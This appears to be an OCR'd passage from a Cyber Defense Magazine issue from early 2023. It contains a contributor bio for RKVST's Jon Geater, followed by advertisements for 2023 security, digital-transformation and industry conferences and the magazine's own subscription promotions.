Jon Geater is Co-Founder and Chief Product Officer at RKVST. He has deep expertise in cryptography, cybersecurity and blockchains. Jon held senior global technical roles at Thales eSecurity, Trustonic, ARM and nCipher where he built chip-to-cloud solutions for mobile, IoT, payments and smart cities while managing large global teams and driving corporate strategy. Jon is a serial leader of open standards at the board committee level, having served GlobalPlatform, Trusted Computing Group, OASIS, the Digital Twin Consortium and Linux Foundation's Hyperledger. He currently serves as Co-Chair of the Internet Engineering Task Force (IETF) Supply Chain Integrity, Transparency and Trust (SCITT) Working Group.

Jon can be reached online at LinkedIn and at the RKVST website https://www.rkvst.com/.


EVENTS

Organized by

CRAFTING DIALOGUE

2ND ME EDITION

DIGITAL TALENT ECOSYSTEM DIALOGUE

#DTECOSYSTEM

Organization of Future | Digital Talent & Skill Gap
Digital Experience | Future Workplace

2 - 3 FEBRUARY, 2023 | DUBAI, UAE

KEY FEATURED DISCUSSIONS

- Evolving role of CIO & CHRO in digital talent ecosystem
- Facilitating digital transformation with the right technology, talent & culture
- Aligning CX & EX for Organizational Success
- Data driven workplace & employee experience in the digital era
- Evaluating future of work for tech teams & long-term implications of a distributed work environment

KNOW MORE

Contact Info:

MILAN ROY

info@crafting-dialogue.com

ESTEEMED SPEAKERS

YAHYAH PANDOR
Chief Information & Digital Officer
Fine Hygienic Holding, UAE

SHUMON A ZAMAN
Chief Information and Digital Officer
Ali & Sons Holding LLC, UAE

HEIKE VERMOND
Chief People Officer
Kitopi, UAE

FRANCIS ARUL
Chief Information Officer
Alshaya Group, UAE

KELLY LUKER
Chief People Officer
Tabby, UAE

2ND ME EDITION

DIGITAL TALENT ECOSYSTEM DIALOGUE

#DTECOSYSTEM

Organized by

CRAFTING DIALOGUE

Organization of Future | Digital Talent & Skill Gap | Digital Experience | Future Workplace

2 - 3 FEBRUARY, 2023 | ADDRESS DUBAI MARINA, UAE

FRANCIS ARUL
Director Digital Technology
Alshaya Group, UAE

HEIKE VIRMOND
Chief People Officer
Kitopi, UAE

DR. GHALIB AL HOSNI
Chief People Officer
Omantel, Oman

YAHYAH PANDOR
Chief Information & Digital Officer
Fine Hygienic Holding, UAE

DR. EBRAHIM HASAN AL KHAJEH
Division Director- Human Capital, Program Manager, Member of the Strategic Transformation Committee
Abu Dhabi Customs, UAE

FATIMA ALLOGHANI
Emiratisation Director
Majid Al Futtaim, UAE

SHUMON A ZAMAN
Chief Information and Digital Officer
Ali & Sons Holding LLC, UAE

MOHAMED H. AMEEN
Head Talent Management
Roads and Transport Authority, Dubai, UAE

KELLY LUKER
Chief People Officer
Tabby, UAE

SAAIM ASLAM
Head of IT planning & Enterprise Architecture
Seera Group, UAE

HAZEM EL ZAYAT
Chief Experience Officer
Ogilvy, UAE

JAYAKUMAR MOHANACHANDRAN
Group Chief Information Officer
Easa Saleh Al Gurg Group, UAE

DEBRA TELES
Group Vice President People & Culture
Al Ghurair Investments, UAE

UMESH MOOLCHANDANI
Chief Information Officer
Bin Dasmal Group, UAE

FASYUDDIN ALI MOHAMMED
Group Chief Information Officer
Suhail Bahwan Group (Holding) LLC, Oman

IMAD GHAZZAWI
AVP People Experience
noon, KSA

CHITRANSHA MATHUR
Director of Strategic Planning and Transformation
Emirates Post, UAE

ASHIRVAD LOBO
Learning Expert & Co-Author Full of Life
UAE

SHARON KOTUT
HR Head- UAE, Oman, Qatar
A.P. Moller - Maersk, UAE

WASSIM GHADBAN
Vice President, Global Innovation & Digital Engineering
Kent, UAE

ROHIT BHAGAT
Future of Work Facilitator
ADQ, UAE

RAISA GHAZI
Award-winning international Inclusive & Women's Leadership Coach

MANAL ALLAM
IT Head & Business Partner - Middle East
Merck Group, UAE

REGISTER

CONTACT INFO:

MILAN ROY | info@crafting-dialogue.com

PRIVACY-ENHANCING TECHNOLOGY SUMMIT EUROPE

28 February - 1 March, London

UNLOCKING OPPORTUNITY AND VALUE IN HIGHLY SENSITIVE DATA

VIEW THE AGENDA

www.kisacoresearch.com/events/privacy-enhancing-technology-summit-europe-2023

DGI

Geospatial Intelligence for National Security

DELIVERING GEOSPATIAL INTELLIGENCE FOR INTERNATIONAL SECURITY

SAVE 5% OFF ticket price using our code DGI5CDM

27 FEB-03 MARCH 2023

THE QUEEN ELIZABETH II CENTRE, LONDON

Visit:
dgi.wbresearch.com
Or simply scan the QR Code

600+
Geospatial Intelligence Professionals to Network With

100+
Geospatial Intelligence Experts Sharing Their Practical Insights

30+
Nations Represented from Around the World

15+
Hours of Invaluable Networking Time

3 DAYS
of Insightful Content

critical infrastructure PROTECTION AND RESILIENCE AMERICAS

March 7th-9th, 2023

BATON ROUGE, LOUISIANA

A Homeland Security Event

Co-Hosted and Supported by:

International Association of CIP Professionals

INFRAGARD MEMBERS ALLIANCE LOUISIANA

Collaborating and Cooperating for Greater Security

For Securing Critical Infrastructure and Safer Cities

Register Today

SPECIAL DEAL FOR INFRAGARD LA MEMBERS, GOVERNMENT AND OWNER/OPERATORS

For further details and to register visit www.ciprna-expo.com/registration

The latest Critical Infrastructure Protection and Resilience North America brings together leading stakeholders from operator/owners, agencies, governments and industry to debate and collaborate on securing America's critical infrastructure.

As we come out of one of the most challenging times in recent history, it has stressed how important collaboration in protrection of critical infrastructure is for a country's national security.

Agenda includes Industry Sector Mini Symposiums to focus on your specific CI sector, with the enhanced opportunity to discover and share experiences across these sectors:

- Power & Energy Sector Symposium
- Transport Sector Symposium
- Communications Sector Symposium
- CBRNE Sector Symposium
- Critical Manufacturing & Logistics Sector Symposium
- Government, Defence & Space Sector Symposium

Join us in Baton Rouge, LA, USA for the premier event for operator/owners and government establishments tasked with the region's Critical Infrastructure Protection and Resilience.

Leading the debate for securing America's critical infrastructure

Opening Keynotes:

- Dr David Mussington, Assistant Director, CISA
- Clay Rives, MPA, LEM-P, Director, East Baton Rouge Mayor's Office of Homeland Security & Emergency Preparedness

Confirmed speakers include:

- Richard Tenney, Senior Advisor, Cyber, CISA Emergency Communications Division, CISA
- Vanessa Tibbits, Special Officer In Charge, FBI
- Jill Farria, Supervisory Transportation Security Inspector, TSA
- Dr Ashley Pennington, Chemical Engineer CISA
- Douglas DeLancey, Chief, Strategy Branch, Office for Bombing Prevention
- Lester Millet, Safety Agency Risk Manager / FSO Workgroup Chairman, Port of South Louisiana & Infragard Louisiana President
- Colleen Wright, Priority Telecommunications Area Representatives, CISA
- Leigh J. Blackburn, Ph.D., Senior IT Specialist, Program Manager for Secure Tomorrow Series, CISA
- Charles Burton, Technology Director, Calcasieu Parish Government
- Sunny Wescott, Lead Meteorologist - Extreme Weather Outreach, CISA
- Dawn Manga, Associate Director Priority Communications, CISA
- Ron Martin, Professor Of Practice, Critical Infrastructure, Capitol Technology University

For speaker line-up visit www.ciprna-expo.com

REGISTER ONLINE AT www.ciprna-expo.com/registration

DIGITAL REVOLUTION SUMMIT

8th - 9th MARCH 2023

THE EMPIRE BRUNEI

Leaders In *Powering A Digital - Age,* Interconnected World

30+ SPONSORS & **EXHIBITORS**

30+ **SPEAKERS** & PANELISTS

TECHNICAL **WORKSHOPS**

REAL-TIME **DATA CENTER**

INTERNATIONAL **CONFERENCE**

UNLIMITED ACCESS TO MEET THE **DECISION MAKERS**

UNLIMITED NETWORKING

PRIOR NOTIFICATION OF **ATTENDEES**

EVENT OVERVIEW

Brunei is currently undergoing a **major transformation** in the **Information** and Communications Technology (ICT) sector. The **Digital Economy Masterplan 2025 vision** is to become a **smart nation through digital transformation.** Hence in an **effort to support** the **government's vision** of a **smart nation Brunei,** we at TraiCon will be hosting The **"Digital Revolution Series"** scheduled on **March 2023** in Bandar Seri **Begawan, Brunei. Digital Revolution Series** is connecting the global **digital transformation** experts and **technology providers** with the CIO, CTO, CDO, CISO and Head of **IT under** one roof. This event is an international platform where **government authority,** policy makers, industry leaders & **solution providers** to gather and discuss the challenges, **technologies and initiatives** that are driving **digital transformation** in the **region.**

For More Opportunities

Eng. Prasanna | Tel: +91 77085 23918 | **Email:** prasanna@traiconevents.com

CALL & CONTACT CENTER EXPO

Show Sponsored by: RingCentral

#CallContactUS #CCCE2023 #CallandContact

THE ULTIMATE EXHIBITION FOR THE CUSTOMER ENGAGEMENT INDUSTRY!

200 + LEADING SUPPLIERS

300+ INDUSTRY LEADING SPEAKERS

INDUSTRY AWARDS

3,000 INFULENTIAL VISITORS

AND MUCH MORE!

LAS VEGAS CONVENTION CENTER

APRIL 26TH & 27TH | 2023

EVENT OPEN: WED 10AM-5PM THUR 10AM-4PM

Free Tickets : https://www.callandcontactcenterexpo.us/

ICDSS

EVENT BY

P2B SERVICES

INDIA

CLOUD & DATA SECURITY SUMMIT - 2023

"Consolidating the future of Cloud & Data security opportunities in India"

11 - 12 MAY 2023

Chennai, India , In Person Event

REGISTER

www.clouddatasecuritysummit.com

CONATCT DETAILS

Point To Business Services Private Limited

Phone : +91 98804 42379 / +91 77089 97535

Email : info@pointtobusinessservice.com

info@clouddatasecuritysummit.com

MEDIA PARTNER

CYBER DEFENSE MAGAZINE

IFSEC 50 YEARS

THE SUSTAINABLE SECURITY EVENT

SUPPORTING THE GLOBAL SECURITY COMMUNITY FOR 50 YEARS

16-18 MAY 2023 | EXCEL LONDON

Fueling security leaders with the expertise and innovation to keep people and assets safe

Connect face-to-face with the entire security supply chain and network with global security companies across access control, video surveillance, perimeter protection, cyber security and more.

> The best exhibition for networking with professionals in the field, due to its privileged location. Add the chance to observe the trends and novelties in the security field, and then a prospective visit becomes worthwhile.
>
> Advancis Software and Services

FIND US ON STAND IF.3046

ISJ INTERNATIONAL SECURITY JOURNAL

ENQUIRE ABOUT EXHIBITING AT | WWW. IFSEC.EVENTS

Setting new industry standards for quality and sustainability

TECHEX
NORTH AMERICA

Co-Located Events:

CYBER SECURITY & CLOUD CONGRESS
NORTH AMERICA

IOT TECH EXPO
NORTH AMERICA

BLOCKCHAIN EXPO
NORTH AMERICA

AI & BIG DATA EXPO
NORTH AMERICA

EDGE COMPUTING EXPO
NORTH AMERICA

DIGITAL TRANSFORMATION WEEK

Contact:
> www.**techexevent**.com
> enquiries@techexevent.com

CYBER SECURITY & CLOUD CONGRESS

NORTH AMERICA

17-18 May 2023,
Santa Clara Convention Center, CA

The Cyber Security & Cloud Expo will host two days of top-level content and thought leadership discussions around Cyber Security & Cloud, and the impact they are having on industries including government, energy, financial services, healthcare and more.

6 Co-Located Events

8 Conference Tracks

250+ Speakers

150+ Exhibitors

6,000+ Attendees

76% of attendees are **Director Level & above**

Register now for free tickets!

> www.**cybersecuritycloudexpo**.com/northamerica
> enquiries@techexevent.com

JOIN EUROPE'S BIGGEST EVENT
ON INTELLIGENT TRANSPORT SYSTEMS AND SERVICES

22-24 May 2023

CALL FOR CONTRIBUTIONS IS OPEN!

EUROPEAN CONGRESS
LISBON, PORTUGAL
22-24 MAY 2023
ITS: The Game Changer.

WHAT TO EXPECT

800 delegates

120 Exhibitors

2500 Attendees

100 Programme Sessions

50+ countries represented

Government, state and city representatives

Private sector representatives from multiple industries

A UNIQUE EXPERIENCE TO:

- Network with 3200+ smart mobility stakeholders
- Discover the latest mobility solutions and services
- Share experiences through lessons learnt
- Monitor progress and measure results
- Exhibit and experience innovative technologies
- Benefit from first-hand experience through demonstrations

ORGANISED BY ERTICO ITS EUROPE

HOSTED BY LISBOA CÂMARA MUNICIPAL · ITS PORTUGAL

SUPPORTED BY Turismo de Lisboa · TURISMO DE PORTUGAL

www.itseuropeancongress.com/call-for-contributions/

TECHEX
EUROPE

Co-Located Events:

CYBER SECURITY & CLOUD EXPO
EUROPE

IOT TECH EXPO
EUROPE

BLOCKCHAIN EXPO
EUROPE

AI & BIG DATA EXPO
EUROPE

EDGE COMPUTING EXPO
EUROPE

DIGITAL TRANSFORMATION WEEK

Contact:
> www.**techexevent**.com
> enquiries@techexevent.com

CYBER SECURITY & CLOUD EXPO

EUROPE

26-27 September 2023, RAI, Amsterdam

The Cyber Security & Cloud Expo will host two days of top-level content and thought leadership discussions around Cyber Security & Cloud, and the impact they are having on industries including government, energy, financial services, healthcare and more.

6 Co-Located Events

8 Conference Tracks

250+ Speakers


150+ Exhibitors

6,000+ Attendees

76% of attendees are **Director Level & above**

Register now for free tickets!

> www.**cybersecuritycloudexpo**.com/northamerica
> enquiries@techexevent.com




CYBER DEFENSE TV

INFOSEC KNOWLEDGE IS POWER

CyberDefense.TV now has 200 hotseat interviews and growing…

Market leaders, innovators, CEO hot seat interviews and much more.

A division of Cyber Defense Media Group and sister to Cyber Defense Magazine.



Free Monthly Cyber Defense eMagazine Via Email

Enjoy our monthly electronic editions of our Magazines for FREE.

This magazine is by and for ethical information security professionals with a twist on innovative consumer products and privacy issues on top of best practices for IT security and Regulatory Compliance. Our mission is to share cutting edge knowledge, real world stories and independent lab reviews on the best ideas, products and services in the information technology industry. Our monthly Cyber Defense e-Magazines will also keep you up to speed on what's happening in the cyber-crime and cyber warfare arena plus we'll inform you as next generation and innovative technology vendors have news worthy of sharing with you – so enjoy. You get all of this for FREE, always, for our electronic editions. Click here to sign up today and within moments, you'll receive your first email from us with an archive of our newsletters along with this month's newsletter.

By signing up, you'll always be in the loop with CDM.

Cyber Defense Magazine

276 Fifth Avenue, Suite 704, New York, NY 1000

EIN: 454-18-8465, DUNS# 078358935.


All rights reserved worldwide.

marketing@cyberdefensemagazine.com

www.cyberdefensemagazine.com

NEW YORK (US HQ), LONDON (UK/EU), HONG KONG (ASIA)

Cyber Defense Magazine - Cyber Defense eMagazine rev. date: 02/01/2023



Books by our Publisher: https://www.amazon.com/Cryptoconomy-Bitcoins-Blockchains-Bad-Guys-ebook/dp/B07KPNS9NH (with others coming soon...)

11 Years in The Making…

Thank You to our Loyal Subscribers!

We've Completely Rebuilt CyberDefenseMagazine.com - Please Let Us Know What You Think. It's mobile and tablet friendly and superfast. We hope you like it. In addition, we're past the five nines of 7x24x365 uptime as we continue to scale with improved Web App Firewalls, Content Deliver Networks (CDNs) around the Globe, Faster and More Secure DNS and CyberDefenseMagazine.com up and running as an array of live mirror sites and our new B2C consumer magazine CyberSecurityMagazine.com. *Millions of monthly readers and new platforms coming…starting with www.cyberdefenseconferences.com this month…*

CDM

CYBER DEFENSE MAGAZINE

THE PREMIER SOURCE FOR IT SECURITY INFORMATION

eMAGAZINE

www.cyberdefensemagazine.com

"Cyber Defense Magazine is free online every month. I guarantee you will learn something new you can use to help you improve your InfoSec skills."

Gary S. Miliefsky, Publisher & Cybersecurity Expert

ALWAYS FREE
NO STRINGS ATTACHED

Preventing Tomorrow's Malware

Today.

www.cythereal.com

CYBER DEFENSE MAGAZINE

WHERE INFOSEC KNOWLEDGE IS POWER

www.cyberdefensetv.com
www.cyberdefenseradio.com
www.cyberdefenseawards.com
www.cyberdefenseconferences.com
www.cyberdefensemagazine.com

RSAConference™2023

San Francisco | April 24 – 27 | Moscone Center

Stronger Together

See for yourself why we are **Stronger Together.**

RSA Conference 2023 is your opportunity to join the global cybersecurity community for a rich experience filled with cutting-edge insights and skill-building activities.

From April 24 – 27, you'll get the chance to:

- See what the future holds in expert-led Track Sessions covering the hottest topics and emerging trends.
- Expand your knowledge and be inspired by forward-thinking Keynotes.
- Demo the latest products to find real-world solutions from over 600 companies.
- Enhance your career through valuable networking opportunities.

Learn more and register at rsaconference.com/cyberdefense23

#RSAC

FOLLOW US

*** with help from writers and friends all over the Globe.**